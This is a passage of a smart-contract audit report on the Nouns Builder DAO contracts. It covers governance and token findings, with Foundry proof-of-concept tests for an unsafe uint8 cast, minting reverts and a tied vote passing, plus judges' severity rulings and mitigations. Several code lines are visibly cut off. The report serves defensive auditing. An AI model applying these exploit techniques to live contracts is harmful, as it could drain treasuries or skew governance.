There could be tokens minted between the `quorum` computation and the vote, which would lead to a quorum lower than intended. It could be an issue at the beginning of the `Token` lifecycle, when the total supply is still low.

Proof of Concept

When creating a proposal in the `Governor` contract, `proposal.quorumVotes` is computed during the `propose` tx. However tokens could be minted after the `propose` in the same block. In this case, they'll still have a vote during the proposal due to how `token.getPastVotes` works, therefore the quorum will be lower than intended given the actual total supply.

Recommended Mitigation Steps

Either compute the total supply afterwards, for example at the beginning of the vote, either takes the vote with a timestamp of `proposal.timeCreated - 1` to not count the block during which the tx was submitted.

Alex the Entreprenerd (judge) commented:

> The Warden has shown how the quorum value can be manipulated because instead of checking for the totalSupply at time of creation, the Governor checks for a totalSupply that can change.

> This is tied to the burning mechanism, so a refactor of both would be necessary.

> Alternatively this could be a nofix, however admins and end users should be aware that the Quorum math will be inconsistent due to that check.

> Because the quorum is tied to actions that can cause a leak of value or theft, I agree with Medium Severity.

[tbtstl (Nouns Builder) acknowledged and commented]():

> ACK on this confusion — but this is the current behaviour of both Nouns and Lil Nouns, so I'd say it is intentional for now — we may want to adjust this in a future upgrade.

[M-20] Attackers can increase voting power by incentivizing

Submitted by Tomo

If the benefit to be gained from the outcome of the vote is less than the cost of obtaining the right to vote, the outcome of the vote is influenced.

Proof of Concept

- [Governor.sol#L248-L297]()
- [Vampire Attack Explained]()

Recommended Mitigation Steps

- Add blacklist check for `_castVote` function.

```
if(isBlacklisted(msg.sender) revert BLACKLISTED();
```

- Create a function to delete the voting power and add the address to the blacklist.

```
function addBlackList(address _blackList) external onlyOwner {
                isBlackListed[_blackList] = true;
                emit Blacklisted(_blackList);
}
```

```
function deleteVotingPower(address _blackListed,uint _weight, ui
    if (_support > 2) revert INVALID_VOTE();
    require(hasVoted[_proposalId][_blackListed],"NO VOTING BY BI
    if (_support == 0) {
      proposal.againstVotes -= _weight;
  } else if (_support == 1) {
      proposal.forVotes -= _weight;
  } else if (_support == 2) {
      // Update the total number of votes abstaining
      proposal.abstainVotes -= _weight;
  }
}
```

Similar Issue

- https://github.com/code-423n4/2022-05-aura-findings/issues/278

Alex the Entreprenerd (judge) commented:

> Nice idea, not sure if there's any way to avoid this.

> Allowlist would cause centralization issue, and would be defeated by the bribes as well.

Alex the Entreprenerd (judge) commented:

> While I think the finding can be further developed. I have to concede that via bribes and incentives, governance can be skewed to act against the interest of the founders.

> Whether this is good or bad per see, is not that relevant, however the system does allow delegation to a "malicious party" which would be able to obtain enough votes to do whatever they want.

> Notice that the veto system prevents this as well, so we could argue that removing Vetoing allows this, which is effectively another take on a 51% attack.

> Leaving as unique for the thought-provoking idea.

kulkarohan (Nouns Builder) disputed and commented:

> This is why veto power is granted to founders. Not an issue IMO and would introduce needless complexity + centralization going the blacklist route.

Alex the Entreprenerd (judge) commented:

> Per the discussion above, taking into consideration that CodeArena is a end-user facing project, meaning our reports could be used to determine if a project is safe or not;
>
> Given the recent example of large scale bribes to influence a voting outcome
>
> While disagreeing as well with the solution of offering a Blocklist to prevent malicious actor, and agreeing that the finding should have been better written.
>
> I have to rationally concede that the ability to bribe governance can be used to extract value from the Treasury, a Vetoer may or may not offer protection at that time due to second order social consequences.
>
> Because of that, given the rules (Loss of Value conditional on externalities), given the precedents (one linked above, I'm sure there's many other), I still believe that this is a valid Medium Severity finding.
>
> Per the comment by the sponsor, a properly aligned Vetoer will be able to prevent most of these attacks, however I don't think that's sufficient to make the finding invalid.

[M-21] Truncation in casting can lead to a founder receiving all the base tokens

Submitted by CertoraInc, also found by 0xSky, antonttc, bin2chen, izhuer, pcarranzav, peritoflores, PwnPatrol, rbserver, scaraven, Tomo, V_B, wagmi, and zzzitron

https://github.com/code-423n4/2022-09-nouns-builder/blob/7e9fddbbacdd7d7812e912a369cfd862ee67dc03/src/token/Token.sol#L71-L126
https://github.com/code-423n4/2022-09-nouns-

builder/blob/7e9fddbbacdd7d7812e912a369cfd862ee67dc03/src/token/Token.sol#L88

The initialize function of the `Token` contract receives an array of `FounderParams`, which contains the ownership percent of each founder as a `uint256`. The initialize function checks that the sum of the percents is not more than 100, but the value that is added to the sum of the percent is truncated to fit in `uint8`. This leads to an error because the value that is used for assigning the base tokens is the original, not truncated, `uint256` value.

This can lead to wrong assignment of the base tokens, and can also lead to a situation where not all the users will get the correct share of base tokens (if any).

Proof of Concept

To verify this bug I created a foundry test. You can add it to the test folder and run it with `forge test --match-test testFounderGettingAllBaseTokensBug`.

This test deploys a token implementation and an `ERC1967` proxy that points to it, and initializes the proxy using an array of 2 founders, each having 256 ownership percent. The value which is added to the `totalOwnership` variable is a `uint8`, and when truncating 256 to fit in a `uint8` it will turn to 0, so this check will pass.

After the call to initialize, the test asserts that all the base token ids belongs to the first founder, which means the second founder didn't get any base tokens at all.

What actually happens here is that the first founder gets the first 256 token ids, and the second founder gets the next 256 token ids, but because the base token is calculated % 100, only the first 100 matters and they will be owned by the first owner.

This happens because `schedule`, which is equal to `100 / founderPct`, will be zero (`100 / 256 == 0` due to uint div operation), and the base token id won't be updated in `(baseTokenId += schedule) % 100` (this line contains another mistake, which will be reported in another finding). The place where it will be updated is in the `_getNextTokenId`, where it will be incremented by 1.

This exploit can work as long as the sum of the percents modulo 256 (truncation to `uint8`) is not more than 100.

```
// The relative path of this file is "test/FounderGettingAllBase

// SPDX-License-Identifier: MIT
pragma solidity 0.8.15;

import { Test } from "forge-std/Test.sol";

import { IManager } from "../src/manager/Manager.sol";
import { IToken, Token } from "../src/token/Token.sol";

import { TokenTypesV1 } from "../src/token/types/TokenTypesV1.sc

import { ERC1967Proxy } from "../src/lib/proxy/ERC1967Proxy.sol'

contract FounderGettingAllBaseTokensBug is Test, TokenTypesV1 {

    Token imp;
    address proxy;

    function setUp() public virtual {
        // Deploying the implementation and the proxy
        imp = new Token(address(this));
        proxy = address(new ERC1967Proxy(address(imp), ""));
    }

    function testFounderGettingAllBaseTokensBug() public {

        IToken token = IToken(proxy);

        address chadFounder = address(0xdeadbeef);
        address betaFounder = address(0xBBBBBBBB); // beta

        // Creating 2 founders with `ownershipPct = 256`
        IManager.FounderParams[] memory founders = new IManager.
        founders[0] = IManager.FounderParams({
            wallet: chadFounder,
            ownershipPct: 256,
            vestExpiry: 1 weeks
        });
        founders[1] = IManager.FounderParams({
            wallet: betaFounder,
```

```
            ownershipPct: 256,
            vestExpiry: 1 weeks
        });

        // Initializing the proxy with the founders data
        token.initialize(
            founders,
            // we don't care about these
            abi.encode("", "", "", "", ""),
            address(0),
            address(0)
        );

        // Asserting that the chad founder got all the base toke
        // (`tokenId % 100` is calculated to get the base token,
        for (uint i; i < 100; ++i) {
            assertEq(token.getScheduledRecipient(i).wallet == ch
        }

        // Run with `forge test --match-test testFounderGettingA
        // Results:
        //      [PASS] testFounderGettingAllBaseTokensBug() (gas
        // Great success
    }
```

Tools Used

Manual audit & foundry for the PoC

Recommended Mitigation Steps

Don't truncate the `founderPct` variable to a uint8 when adding it to the totalOwnership variable, or alternatively check that it is less than `type(uint8).max` (or less or equal to 100). After applying this fix and running the test again, the result is:

```
[FAIL. Reason: INVALID_FOUNDER_OWNERSHIP()] testFounderGettingAl
```

Alex the Entreprenerd (judge) commented:

> While this creates other issues (infinite loop), I will judge it separately as if the infinite loop was fixed, founders would be getting above 100% allocation.

kulkarohan (Nouns Builder) confirmed

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> The Warden has shown how, due to a unsafe casting, and mixed usage of variables, what is supposed to be a percentage of tokens receiveable by founders can reach a number above 100%.
>
> Beside an infinite loop, this can be used to sneakily set all future tokens, to have `tokenRecipient[_tokenId].wallet` set to a founder.
>
> I believe that a High Severity is not out of place for what is a unchecked overflow that can be abused, however, the specific attack vector that would trigger this can only be triggered at initial setup.
>
> Only the deployers can set founders and their percentages to be above 100%, and this can only happen at deployment.
>
> For that reason, I think Medium Severity is more appropriate.
>
> I invite all users to verify that the sum of all `founderPct` is way below 100% and I believe mitigation consists of either performing the safe cast, or changing the code to revert if allocation is above a more realistic value

kulkarohan (Nouns Builder) disagreed with severity and commented:

> Per the following line, any founder that's specified with a percentage ownership that results in the total ownership exceeding 100 will cause the function to revert: Token.sol#L88.
>
> Therefore the function would never actually reach `uint256 schedule = 100 / founderPct;` if the provided PoC were the case.
>
> There is however a small mistake in casting `uint8(founderPct)`, which is completely unnecessary on our part. But I believe this is a low/QA issue at best.

[M-22] Owners receive more percentage of total nft if some nfts were burned(because were not sold)

Submitted by rvierdiiev

According to Nouns Builder, founder can have percentage of created nft. This is set in `Token::_addFounders` function. When new nft is minted by `mint` function then total supply of tokens is incremented and assigned to tokenId using `tokenId = settings.totalSupply++`. Then this token is checked if it should be mint to founder(then again increment total supply of tokens) or should be mint to auction using `while (_isForFounder(tokenId))`.

If token wasn't sold during the auction then auction burns it using `burn` function. And this function doesn't decrement `settings.totalSupply` value. But total supply **has changed** now, it has decreased by one.

So suppose that we have 1 founder of dao that should receive 2% of nft, that means that if 100 nft are available(for example), then 2 of them belongs to that founder. If we have minted 100 nft and 10 of them were not sold(they were then burned), then there are 90 nft available now. And in current implementation founder has ownership of 2 of them, however **2 is not 2% of 90**. So in case when nft are not sold on auction the percentage of founder's tokens is increasing and the increasing speed depends on how many tokens were not sold. Also founder gets more power in the community(as he has more percentage now).

Proof of Concept

https://github.com/code-423n4/2022-09-nouns-builder/blob/main/src/token/Token.sol#L71-L126
https://github.com/code-423n4/2022-09-nouns-builder/blob/main/src/token/Token.sol#L154
https://github.com/code-423n4/2022-09-nouns-builder/blob/main/src/token/Token.sol#L207-L213

Recommended Mitigation Steps

When `burn` function is called then do `settings.totalSupply--`.

kulkarohan (Nouns Builder) confirmed

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> In contrast to #423, this report is arguing the fairness of token distribution when a token is burned.

> I think that, because they are relating to a different aspect, this report is unique, however, because the impact and mechanism is based on burn not changing totalSupply, and "accounting being incorrect" because of that, then I believe this is also a Medium Severity finding.

[M-23] Changing treasury owner through `transferOwnership()` can break `Governer.sol` and `Auction.sol`

Submitted by scaraven

Governor.sol#L21
Ownable.sol#L63
Auction.sol#L22

`governor.transferOwnership()` and `Auction.transferOwnership()` is exposed to `Treasury.sol` and can be called in a governance proposal. If this is used then it causes an inconsistency between the owner of these contracts and `settings.treasury` which would prevent governance from ever modifying its own parameters and Ethereum from auctions will be sent to the wrong address.

I believe medium severity is suitable because we lose partial control of governance and/or ETH from auctions, assuming that a proposal (malicious or not) is passed which changes contract ownership.

Proof of Concept

1. A proposal which calls `governor.transferOwnership()` is executed and transfers ownership to a new treasury address

2. When subsequent proposals are passed, `Governor.sol` will make an external call to `settings.treasury` which is not modified when ownership is passed
3. Therefore, `settings.treasury` is not able to modify any governance parameters such as `proposalThreshold`

The same issue applies to `Auction.sol`.

Tools Used

VS Code

Recommended Mitigation Steps

Modify `transferOwnership()` in the relevant contracts so that if ownership is transferred, then `settings.treasury` is changed accordingly.

kulkarohan (Nouns Builder) acknowledged

Alex the Entreprenerd (judge) commented:

> The Warden has shown how, due to the possibility of decoupling Treasury and Governor via Upgradeable.transferOwnership Auction.treasury may be set to the wrong address.
>
> Personally I think that the decoupling between Auction, Governor and Treasury should be removed as ultimately this system is meant to be "immutable" and a migration could be achieved via a full redeploy and then a proposal to transfer funds.
>
> However, the situation described by the Warden can happen and in those cases funds would be lost or sent to the wrong contract.
>
> Because a timelock needs to vote this, I'm inclined to reduce severity.
>
> However, because the contract functionality allows Ownership Transfer by default, but there's no custom code to update the settings, I think Medium Severity is appropriate as in certain cases the contract will not behave as intended.

[M-24] Token: Founder percentages not always respected

Submitted by Lambda, also found by arcoun

[Token.sol#L110]

Because of the "greedy" minting scheme for founders (tokens to founders are minted until `_isForFounder` returns `false`, i.e. until there is an unset `tokenRecipient[tokenId % 100]`), it can happen that the actual percentages of tokens that the founders receive deviate significantly from the desired percentages:

Proof Of Concept

Imagine we are in a situation where one founder has a 51% share and the other a 48% share. Because `schedule` is set to 1 for the first founder, `tokenRecipient[0] ... tokenRecipient[50]` will be set to his address. `tokenRecipient[51], tokenRecipient[53], ...` is set to the address of the second founder. Now let's say a mint happens just before the `vestExpiry` and when `tokenId % 100 == 0`. In such a situation, founder 1 will get 51 tokens (because of the consecutive entries in `tokenRecipients`) and founder 2 will get 1 token (because of the entry in `tokenRecipient[51]`, which is also consecutive. Let's say that the next mint happens after the vest expiration, which means that no founders get additional tokens.

In such a situation, founder 1 got 51 of the "last 100" token IDs, whereas founder 2 only got 1. Therefore, the overall percentage of tokens that those founders got will not be 51% and 40%. When the vest expiration was set to a time far in the future, it will be close to it, but when the vest timespan was only short, it can be very bad. In the extreme case where the expiration is set such that only 1 mint call causes mints for founders, founder 1 will have 51 tokens and founder 2 only 1, meaning the percentages are 51% / 1% instead of 51% / 48%!

Recommended Mitigation Steps

Consider using another distribution scheme. Instead of the current "greedy" scheme (minting until a slot is free), it would make sense to mint the tokens for the founders every 100 tokens, i.e. everytime when `tokenId % 100 == 0`. Like that, it is ensured that the actual percentages are equal to the desired percentages.

kulkarohan (Nouns Builder) confirmed

Alex the Entreprenerd (judge) commented:

> The warden has shown a specific combination of `founderPct` that will unfairly reward one founder at the detriment of another.

> Personally I'd recommend simming a set of schedules, perhaps via Fuzzing (which would have also enriched this submission), to find a solution that solves most use cases.

> Because the submission shows a way to lose tokens, in a way that is reliant on configuration, I agree with Medium Severity.

[M-25] MetadataRenderer contract raise error when minting

Submitted by Migue

MetadataRenderer.sol#L194

It is not possible to mint a ERC721 token if its properties has different length than its items.

Proof of Concept

I run the following test to reproduce the error:

```
        deployMock();

        vm.prank(address(governor));
        string[] memory _names = new string[](1);
        _names[0] = "propertyName"; //fill _names with some value
        MetadataRendererTypesV1.ItemParam[] memory _items; //define

        MetadataRendererTypesV1.IPFSGroup memory _ipfsGroup;
        _ipfsGroup.baseUri = "";
        _ipfsGroup.extension = "";
        MetadataRenderer(token.metadataRenderer()).addProperties(_na
```

```
        vm.stopPrank();
        vm.prank(address(auction));

        uint256 success = token.mint();//error happens inside here
        assert(success != 0);

        vm.stopPrank();
```

Log from Foundry console:

```
    ├─ [736] TOKEN::metadataRenderer() [staticcall]
    │   ├─ [353] Token::metadataRenderer() [delegatecall]
    │   │   └─ ← METADATA_RENDERER: [0x7076fd06ec2d09d4679d9c35a8db8
    │   └─ ← METADATA_RENDERER: [0x7076fd06ec2d09d4679d9c35a8db81ace
    ├─ [78618] METADATA_RENDERER::addProperties(["propertyName"], []
    │   ├─ [78172] MetadataRenderer::addProperties(["propertyName"],
    │   │   ├─ emit OwnerUpdated(prevOwner: FOUNDER: [0xd3562fd1084(
    │   │   ├─ emit PropertyAdded(id: 0, name: "propertyName")
    │   │   └─ ← ()
    │   └─ ← ()
    ├─ [0] VM::stopPrank()
    │   └─ ← ()
    ├─ [0] VM::prank(AUCTION: [0x9a1450e42d752b8731bc88f20dbaa915464
    │   └─ ← ()
    ├─ [121037] TOKEN::mint()
    │   ├─ [120650] Token::mint() [delegatecall]
    │   │   ├─ emit Transfer(from: 0x0000000000000000000000000000000(
    │   │   ├─ emit DelegateVotesChanged(delegate: FOUNDER: [0xd3562
    │   │   ├─ [25762] METADATA_RENDERER::onMinted(0)
    │   │   │   ├─ [25372] MetadataRenderer::onMinted(0) [delegateca
    │   │   │   │   └─ ← "Division or modulo by 0"
    │   │   │   └─ ← "Division or modulo by 0"
    │   │   └─ ← "Division or modulo by 0"
    │   └─ ← "Division or modulo by 0"
    └─ ← "Division or modulo by 0"
```

Tools Used

Foundry

Manual

Recommended Mitigation Steps

It could be mitigated checking length of both arrays in MetadataRenderer.addProperties() method.

It could be done after those lines: MetadataRenderer.sol#L111-L115.

Also I recommend to move those declaration and new validation at the beginning to save gas.

iainnash (Nouns Builder) confirmed

Alex the Entreprenerd (judge) commented:

> In contrast to other reports, here the Warden has shown how to get a revert by having a mismatching length between properties and items.

> While a mitigating aspect for the finding is the fact that Governance will set these values, and most of the times these values will be set at deployment time. The warden has shown how the code could revert in a way that we can consider unintended.

> The impact of the finding is that a new proposal would need to be raised to fix the mismatching length, until then no auctions could run.

> Because of the specificity of the report, the actual DOS outcome and the reliance on "misinput", I believe that the finding is of Medium Severity.

[M-26] Minting is not possible when a property has no items

Submitted by Jeiwan

MetadataRenderer.sol#L194

If a property without items was added, minting becomes impossible. To enable minting again, an item must be added to the property, which is only possible through a new governance proposal.

Proof of Concept

Consider the following test case:

```
function testRevert_MintingWithPropertyWithoutItems() public {
    // Deploying a token and a metadata renderer
    address tknImpl = address(new Token(address(this)));
    Token tkn = Token(address(new ERC1967Proxy(tknImpl, "")));

    address rndrImpl = address(new MetadataRenderer(address(this
    MetadataRenderer rndr = MetadataRenderer(address(new ERC1967

    bytes memory initString = abi.encode("Test", "Test", "Test",
    IManager.FounderParams[] memory founders = new IManager.Four
    founders[0] = IManager.FounderParams({ wallet: address(this)

    tkn.initialize(founders, initString, address(rndr), address(
    rndr.initialize(initString, address(tkn), address(this), add

    // Exploit starts here:

    // Creating a property without items and adding it to the to
    string[] memory names = new string[](1);
    MetadataRendererTypesV1.ItemParam[] memory items = new Metad
    MetadataRendererTypesV1.IPFSGroup memory ipfsGroup = Metadat

    names[0] = "uh-oh";
    // Founder forgot to add items.

    rndr.addProperties(names, items, ipfsGroup);
    assertEq(rndr.propertiesCount(), 1);

    // Minting a token with a property without items and getting
    vm.expectRevert(stdError.divisionError);
    tkn.mint();

    // Adding an item to the property. At this point, this can o
    names = new string[](0);
    items = new MetadataRendererTypesV1.ItemParam[](1);
    items[0] = MetadataRendererTypesV1.ItemParam({ propertyId: 0
    rndr.addProperties(names, items, ipfsGroup);

    // Success.
    tkn.mint();
    assertEq(tkn.totalSupply(), 2);
```

```
    }
```

Recommended Mitigation Steps

Short term, in the addProperties function, ensure that each newly added property has at least one item.

Long term, after adding properties and items in the addProperties function, ensure that next token can be minted and rendered without errors.

kulkarohan (Nouns Builder) acknowledged

Alex the Entreprenerd (judge) commented:

> Consistently with **#523**, the Warden has shown how to cause `mint` to revert due to handling of properties and items, in this case by having a property without any.

> Because this finding shows a different way to cause a revert, I will file it separately. Because it shows the same type of revert as #523, I'll judge it in the same way as Medium Severity.

[M-27] Tokens without properties can be minted and cannot be rendered

Submitted by Jeiwan, also found by imare, ladboy233, and rvierdiiev

It's possible to mint tokens when properties haven't yet been set in `MetadataRenderer`. Such tokens won't be possible to render due to this check in the `getAttributes` function of `MetaRenderer` contract. There's no way to fix such tokens after they were minted since the number of properties of each token is stored individually, thus a patched `MetadataRenderer` and a proxy contract need to be deployed.

Proof of Concept

Consider this test case:

```
function testRevert_MintedWithoutProperties() public {
    // Deploying a token and a metadata renderer
    address tknImpl = address(new Token(address(this)));
    Token tkn = Token(address(new ERC1967Proxy(tknImpl, "")));

    address rndrImpl = address(new MetadataRenderer(address(this
    MetadataRenderer rndr = MetadataRenderer(address(new ERC1967

    bytes memory initString = abi.encode("Test", "Test", "Test",
    IManager.FounderParams[] memory founders = new IManager.Four
    founders[0] = IManager.FounderParams({ wallet: address(this)

    tkn.initialize(founders, initString, address(rndr), address(
    rndr.initialize(initString, address(tkn), address(this), add

    // Exploit starts here:

    // Properties haven't been added yet...
    assertEq(rndr.propertiesCount(), 0);

    // but minting is still possible.
    tkn.mint();
    assertEq(tkn.totalSupply(), 2); // 1 to the founder, 1 to th

    // When trying to render a token without properties, there's
    vm.expectRevert(abi.encodeWithSignature("TOKEN_NOT_MINTED(ui
    rndr.getAttributes(0);
}
```

The call to `getAttributes()` reverts because the token's attributes were not set since properties hadn't been added to the metadata renderer.

Recommended Mitigation Steps

In the onMinted() function of `MetadataRenderer`, ensure that `properties.length` is greater than 0.

Alex the Entreprenerd (judge) commented:

> I think a better solution is to have a default display or similar, but the finding is correct

iainnash (Nouns Builder) acknowledged and commented:

> Duplicate of #459?

iainnash (Nouns Builder) commented:

> Slightly different from the other ticket mentioned. Not sure if this is a medium risk bug or more of an inconvenience since the mint succeeds and the DAO can vote to upgrade the impl.

Alex the Entreprenerd (judge) commented:

> In contrast to #459, which shows a way to achieve a revert, this report shows how to mint a token without any properties.
>
> The question we are left to ask is whether a token without any property is a unique and "rarer" token, a mistake, a placeholder, or something else.
>
> We could argue that the finding is informational in nature as the "lens" of the codebase, the MetadataRenderer is the only contract that will revert.
>
> On the other hand, the lens will be reverting with a `TOKEN_NOT_MINTED` error.
>
> Meaning that we can argue that while the token exists, the token is in a state that is not well defined.
>
> Because upgrades are not in-scope we can only argue with the finding and the code in scope at this time.
>
> Because the contract will not revert in minting one or more people may end up purchasing a token that is "in limbo".
>
> While a bit of a stretch, given the irrefutable POC, showing that this can happen by "forgetting to set properties", I think Medium Severity to be appropriate.

[M-28] State function does not require majority of votes for supporting and passing a proposal

Submitted by rbserver, also found by csanuragjain and Solimander

When determining the proposal's state, the following `state` function is called, which can execute `else if (proposal.forVotes < proposal.againstVotes || proposal.forVotes < proposal.quorumVotes) { return ProposalState.Defeated; }`. If `proposal.forVotes` and `proposal.againstVotes` are the same, the proposal is not considered defeated when the quorum votes are reached by the for votes. However, many electoral systems require that the for votes to be more than the against votes in order to conclude that the proposal is passed because the majority of votes supports it. If the deployed DAO wants to require the majority of votes to support a proposal in order to pass it, the `state` function would incorrectly conclude that the proposal is not defeated when the for votes and against votes are the same at the end of voting. As a result, critical proposals, such as for updating implementations or withdrawing funds from the treasury, that should not be passed can be passed, or vice versa, so the impact can be huge.

https://github.com/code-423n4/2022-09-nouns-builder/blob/main/src/governance/governor/Governor.sol#L413-L456

```
    function state(bytes32 _proposalId) public view returns (Pro
        // Get a copy of the proposal
        Proposal memory proposal = proposals[_proposalId];

        // Ensure the proposal exists
        if (proposal.voteStart == 0) revert PROPOSAL_DOES_NOT_EX

        // If the proposal was executed:
        if (proposal.executed) {
            return ProposalState.Executed;

            // Else if the proposal was canceled:
        } else if (proposal.canceled) {
            return ProposalState.Canceled;

            // Else if the proposal was vetoed:
        } else if (proposal.vetoed) {
            return ProposalState.Vetoed;

            // Else if voting has not started:
        } else if (block.timestamp < proposal.voteStart) {
```

```
            return ProposalState.Pending;

            // Else if voting has not ended:
        } else if (block.timestamp < proposal.voteEnd) {
            return ProposalState.Active;

            // Else if the proposal failed (outvoted OR didn't r
        } else if (proposal.forVotes < proposal.againstVotes ||
            return ProposalState.Defeated;

            // Else if the proposal has not been queued:
        } else if (settings.treasury.timestamp(_proposalId) == (
            return ProposalState.Succeeded;

            // Else if the proposal can no longer be executed:
        } else if (settings.treasury.isExpired(_proposalId)) {
            return ProposalState.Expired;

            // Else the proposal is queued
        } else {
            return ProposalState.Queued;
        }
    }
```

Proof of Concept

Please append the following test in `test\Gov.t.sol`. This test will pass to demonstrate the described scenario.

```
    function test_ProposalIsSucceededWhenNumberOfForAndAgainstVc
        vm.prank(founder);
        auction.unpause();

        createVoters(7, 5 ether);

        vm.prank(address(treasury));
        governor.updateQuorumThresholdBps(2000);

        bytes32 proposalId = createProposal();

        vm.warp(block.timestamp + governor.votingDelay());

        // number of for and against votes are both 2
        castVotes(proposalId, 2, 2, 3);
```

```
        vm.warp(block.timestamp + governor.votingPeriod());

        // the proposal is considered succeeded when number of f
        assertEq(uint256(governor.state(proposalId)), uint256(Pr

        // the proposal can be queued afterwards
        governor.queue(proposalId);
        assertEq(uint256(governor.state(proposalId)), uint256(Pr
    }
```

Tools Used

VSCode

Recommended Mitigation Steps

If there is no need to pass a proposal when `proposal.forVotes` and `proposal.againstVotes` are the same at the end of voting, then Governor.sol#L441-L442 can be changed to the following code.

```
        } else if (proposal.forVotes <= proposal.againstVotes ||
            return ProposalState.Defeated;
```

Otherwise, a governance configuration can be added to indicate whether the majority of votes is needed or not for supporting and passing a proposal. The `state` function then could return `ProposalState.Defeated` when `proposal.forVotes <= proposal.againstVotes` if so and when `proposal.forVotes < proposal.againstVotes` if not.

tbtstl (Nouns Builder) confirmed

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> The warden has shown how, due to a flaw in order of operations and usage of the strict less than sign operator, a proposal with exactly 50% support can still pass as successful.

> This can be dramatic as the definition of Majority is “The greater number”, which we would quantity as 50% + 1.

> The finding is valid in that a situation can arise in which a proposal, with 50% detractors, would still pass, however, the specific operator `<` means that this can happen exclusively if the different is by one, meaning that of all possible “vote distributions”, we’d need a perfect 50/50.

> Because of that, while I believe the finding should be mitigated, I think the finding is of Medium Severity as it will happen only in a specific situation.

Low Risk and Non-Critical Issues

For this contest, 124 reports were submitted by wardens detailing low risk and non-critical issues. The report highlighted below by **Lambda** received the top score from the judge.

The following wardens also submitted reports: Deivitto, 0xSmartContract, Jeiwan, simon135, R2, rbserver, 0xNazgul, sorrynotsorry, CodingNameKiki, brgltd, ChristianKuri, hansfriese, 0x4non, c3phas, CertoraInc, cryptphi, zkhorse, 0x1337, scaraven, leosathya, __141345__, djxploit, indijanc, RaymondFam, B2, Chom, dipp, zzzitron, imare, izhuer, 0x1f8b, rvierdiiev, MiloTruck, robee, Rolezn, csanuragjain, datapunk, Tomo, Aymen0909, cccz, Respx, asutorufos, erictee, ne0n, tonisives, Waze, 8olidity, pcarranzav, pedr02b2, pfapostol, ladboy233, sikorico, Bnke0x0, ch0bu, jonatascm, m9800, oyc_109, PwnPatrol, 0x85102, ReyAdmirado, sahar, volky, ak1, d3e4, EthLedger, fatherOfBlocks, lukris02, PPrieditis, Samatak, azephiar, bulej93, Ch_301, cryptostellar5, eierina, ElKu, Jujic, lucacez, 0xA5DF, sach1r0, Tointer, bharg4v, bin2chen, Captainkay, cryptonue, Franfran, gogo, JansenC, neumo, peritoflores, hyh, davidbrai, 0xc0ffEE, slowmoses, yixxas, GimelSec, pauliax, tnevler, bobirichman, cloudjunky, Diana, Funen, 0xbepresent, ret2basic, V_B, a12jmx, delfin454000, DimitarDimitrov, MasterCookie, MEP, Noah3o6, p_crypt0, PaludoX0, pashov, _Adam, ballx, CRYP70, dharma09, dic0de, Lead_Belly, martin, minhtrng, Picodes, *and* Randyyy.

[01]

In `Token`, when a founder has `wallet` set to `address(0)`, he will not receive any tokens (which is good), but he is still included in all of the calculations such as `numFounders` or `totalOwnership`, meaning that they will be wrong in such situations.

[02]

In `Token`, `totalFounderOwnership()` does not incorparate the vesting period. It is just the total percent ownership that the founders received at one point in time, but this metric is pretty useless without incorporating the timespan (as 100% for 1 week is very different to 10% for 10 years).

[03]

In `MetadataRenderer._getItemImage`, a dot is missing between the item name and extension (MetadataRenderer.sol#L259).

[04]

`MetadataRenderer.addProperties` seems to be very error-prone to me. When an item is added for a new property, `isNewProperty` needs to be set and you need to keep in mind that the property ID refers to the ID of the newly added property, not the global ID that the property will get.

[05]

In `Auction._handleOutgoingTransfer`, it is not checked if the WETH transfer succeeds (when WETH is used). The commonly used WETH implementation will revert on failure, but this is no requirement of EIP-20, so using another WETH implementation could lead to a problem there.

[06]

`Treasury.isExpired` returns true for non-existing proposals, which could lead to wrong states for third-party applications that use this function. Consider reverting for non-existing proposals.

[07]

If the `Governor` contract would ever contain ETH (e.g, after a `selfdestruct` of some other contract), it could not be retrieved, as the `execute` function can only forward the received ETH, but not use its own.

[08]

Even after a vetoer is burned, the owner can still update it. This can reduce the confidence in the system, as the owner always has complete veto control. Consider making the burning operation final.

[09]

`Auction` can only be paused / unpaused after a vote with the corresponding delays. This can be too slow in certain scenarios (e.g., emergency response after a security incident). Consider introducing an optional emergency pause feature (e.g., by the founder).

[10]

It is still possible to bid when an Auction is paused. This can have negative consequences, for instance when the bidding process contains a security vulnerability and the system is temporarily paused for mitigation.

Alex the Entreprenerd (judge) commented:

> **In Token, when a founder has wallet set to address(0), he will not receive any tokens (which is good), but he is still included in all of the calculations such as numFounders or totalOwnership, meaning that they will be wrong in such situations.**
> Low

> **In Token, totalFounderOwnership()**
> Refactoring

> **In MetadataRenderer._getItemImage**
> Also don't get it, code compiles

> **MetadataRenderer.addProperties**
> Refactoring

> **Treasury.isExpired**
> Non-critical

> **If the Governor**
> Low

> **Even after a vetoer is burned**
> Disagree as it has to be voted back in

> **Auction can only be paused**
> Refactoring

> **It is still possible to bid when an Auction is paused**
> Disagree as it keeps it fair for people in the auction

> 2L 3R

> All in all a custom report + well done performance overall, fairly won, gratz!

Gas Optimizations

For this contest, 75 reports were submitted by wardens detailing gas optimizations. The report highlighted below by **pfapostol** received the top score from the judge.

The following wardens also submitted reports: Aymen0909, volky, 0xA5DF, Migue, _Adam, LeoS, 0xSmartContract, c3phas, SnowMan, gogo, __141345__, MiloTruck, Saintcode_, ReyAdmirado, JAGADESH, Rolezn, oyc_109, 0x1f8b, DimSon, CertoraInc, WatchDogs, rfa, TomJ, CodingNameKiki, RaymondFam, JC, Matin, martin, Waze, leosathya, Deivitto, brgltd, tofunmi, Tomo, R2, Jeiwan, ballx, BnkeOx0, Lambda, gianganhnguyen, bulej93, ch0bu, PPrieditis, Respx, simon135, ret2basic, wagmi, asutorufos, djxploit, pauliax, Tointer, prasantgupta52, lucacez, StevenL, dharma09, robee, durianSausage, Cr4ckM3, fatherOfBlocks, sikorico, Metatron, 0xkatana, Chandr, Samatak, imare, 0x4non, 0xc0ffEE, Franfran, PaludoX0, zishansami, 0x5rings, easy_peasy, peiw, *and* ajtra.

Summary

Gas savings are estimated using the gas report of existing `forge test --gas-report` tests (the sum of all deployment costs and the sum of the costs of calling all methods) and may vary depending on the implementation of the fix. I keep my version of the fix for each finding and can provide them if you need them.
In this project, the optimizer is set on 500000 runs, so some of the common optimizations are useless or partially useless. Only cases that save gas with this configuration of optimizer are included in the report.

	Issue	Instances	Estimated gas(deployments)	Estimated gas(method call)
G-01	`storage` pointer to a structure is cheaper than copying each value of the structure into `memory`, same for `array` and `mapping`	5	168 820	1 672
G-02	State variables can be packed into fewer storage slots	1	99 511	-
